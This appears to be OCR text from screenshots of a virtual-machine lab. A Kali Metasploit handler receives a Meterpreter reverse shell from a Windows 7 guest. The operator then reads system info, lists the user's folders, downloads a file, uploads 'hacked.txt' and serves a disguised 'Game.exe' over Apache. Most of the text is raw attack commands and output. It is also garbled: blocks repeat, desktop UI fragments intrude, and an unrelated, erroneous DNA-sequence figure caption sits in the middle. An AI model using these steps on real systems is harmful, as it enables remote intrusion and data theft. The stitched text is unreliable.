[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-01-03 08:03:34 -0500
sessions
```

Trash

Active sessions

=====

Browse Network...

Id	Name	Type	Information	Connection
--	---	---	-----	-----
1		meterpreter x86/windows	Neo-PC\Neo @ NEO-PC	10.0.2.15:4444 → 10.0.2.4:49188 (10.0.2.4)

```
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...
```

```
meterpreter > █
```

File Actions Edit View Help

```
msf5 exploit(multi/handler) > exploit -jt -z 3
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 10.0.2.15:4444:- step6.png - step7.png - step8.png - step9.png
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:49188) at 2021-01-03 08:03:34 -0500
sessions
```

Trash

Active sessions

=====

Browse Network...

Id	Name	Type	Information	Connection
--	---	---	-----	-----
1		meterpreter x86/windows	Neo-PC\Neo @ NEO-PC	10.0.2.15:4444 → 10.0.2.4:49188 (10.0.2.4)

```
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...
```

```
meterpreter > sysinfo
Computer : NEO-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Assignment kali@kali: ~ Manager

- □ ×

File Actions Edit View Help

```
100666/rw-rw-rw- 786432 fil secu 2020-05-17 20:04:56 -0400 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888b
d-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888b
d-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000001.retrans-ms
100666/rw-rw-rw- 524288 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888b
d-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000002.retrans-ms
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 NetHood
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Pictures
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 PrintHood
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 Recent
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Saved Games
40555/r-xr-xr-x 0 dir 2020-05-17 20:05:23 -0400 Searches
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 SendTo
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Start Menu
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Templates
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Videos
100666/rw-rw-rw- 262144 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2020-05-17 20:04:57 -0400 ntuser.ini
```

```
meterpreter > cd Desktop
```

meterpreter > ls

Listing: C:\Users\Neo\Desktop

Figure 3. A 100 kb genomic DNA sequence from the *lactose operon* of *Lactobacillus lactis* Nissle 1917. The sequence is shown as a series of vertical bars representing the four bases: Adenine (A), Thymine (T), Cytosine (C), and Guanine (G).

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100777/rwxrwxrwx	1295576	fil	2020-07-09 18:42:36 -0400	ChromeSetup.exe
100666/rw-rw-rw-	845941	fil	2009-07-14 01:32:38 -0400	Desert.jpg
100666/rw-rw-rw-	130	fil	2020-05-22 23:17:31 -0400	a.html
100666/rw-rw-rw-	282	fil	2020-05-17 20:05:23 -0400	desktop.ini

**meterpreter >**

File Actions Edit View Help

```
d-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms  
100666/rw-rw-rw- 524288 fil 2020-05-17 20:04:56 -0400 NTUSER.DAT{016888b  
d-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms  
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 NetHood  
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Pictures  
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 PrintHood  
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:56 -0400 Recent  
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Saved Games  
40555/r-xr-xr-x 0 dir 2020-05-17 20:05:23 -0400 Searches  
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 SendTo  
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Start Menu  
40777/rwxrwxrwx 0 dir 2020-05-17 20:04:57 -0400 Templates  
40555/r-xr-xr-x 0 dir 2020-05-17 20:04:56 -0400 Videos  
100666/rw-rw-rw- 262144 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG1  
100666/rw-rw-rw- 0 fil 2020-05-17 20:04:56 -0400 ntuser.dat.LOG2  
100666/rw-rw-rw- 20 fil 2020-05-17 20:04:57 -0400 ntuser.ini
```

meterpreter > cd Desktop

meterpreter > ls

Listing: C:\Users\Neo\Desktop

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100777/rwxrwxrwx	1295576	fil	2020-07-09 18:42:36 -0400	ChromeSetup.exe
100666/rw-rw-rw-	845941	fil	2009-07-14 01:32:38 -0400	Desert.jpg
100666/rw-rw-rw-	130	fil	2020-05-22 23:17:31 -0400	a.html
100666/rw-rw-rw-	282	fil	2020-05-17 20:05:23 -0400	desktop.ini

meterpreter > download Desert.jpg

[\*] Downloading: Desert.jpg → Desert.jpg

[\*] Downloaded 826.11 KiB of 826.11 KiB (100.0%): Desert.jpg → Desert.jpg

[\*] download : Desert.jpg → Desert.jpg

meterpreter > █ █

Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



File Actions Edit View Help

```
-h      Help banner  
-r      Upload recursively
```

```
meterpreter > upload -h
```

```
Usage: upload [options] src1 src2 src3 ... destination
```

```
Uploads local files and directories to the remote machine.
```

OPTIONS:

Home data

```
-h      Help banner  
-r      Upload recursively
```

```
meterpreter > upload -r hacked.txt
```

```
[+] Error running command upload: Errno::ENOENT No such file or directory @ rb_.  
meterpreter > upload /home/kali/Desktop
```

```
[*] uploading : /home/kali/Desktop/firefox-esr.desktop → Desktop\firefox-esr.
```

```
[+] core_channel_open: Operation failed: The system cannot find the path specif
```

```
meterpreter > upload /home/kali/Desktop/hello.txt /home/kali/Desktop
```

```
[*] uploading : /home/kali/Desktop/hello.txt → /home/kali/Desktop
```

```
[+] core_channel_open: Operation failed: The system cannot find the path specif
```

```
meterpreter > upload /home/kali/hacked.txt c:\\Users\\Neo\\Desktop
```

```
[*] uploading : /home/kali/hacked.txt → c:\\UsersNeoDesktop
```

```
[*] Uploaded 15.00 B of 15.00 B (100.0%): /home/kali/hacked.txt → c:\\UsersNeoD
```

```
[*] uploaded : /home/kali/hacked.txt → c:\\UsersNeoDesktop
```

```
meterpreter > upload /home/kali/hacked.txt c:/Users/Neo/Desktop
```

```
[*] uploading : /home/kali/hacked.txt → c:/Users/Neo/Desktop
```

```
[*] uploaded : /home/kali/hacked.txt → c:/Users/Neo/Desktop\\hacked.txt
```

```
meterpreter >
```

LinuxAssignment - Trivy-1

Type here to search



07:03 PM  
03-01-2021

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~



ChromeSetup...

Google Chrome

a.html

Desert.jpg

Windows Media Player



5:33 AM

1/3/2022

Index of /share

Name Last modified Size Description

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">Game.exe</a>	2021-01-03 07:28	72K	

Apache/2.4.41 (Debian) Server at 10.0.2.15 Port 80

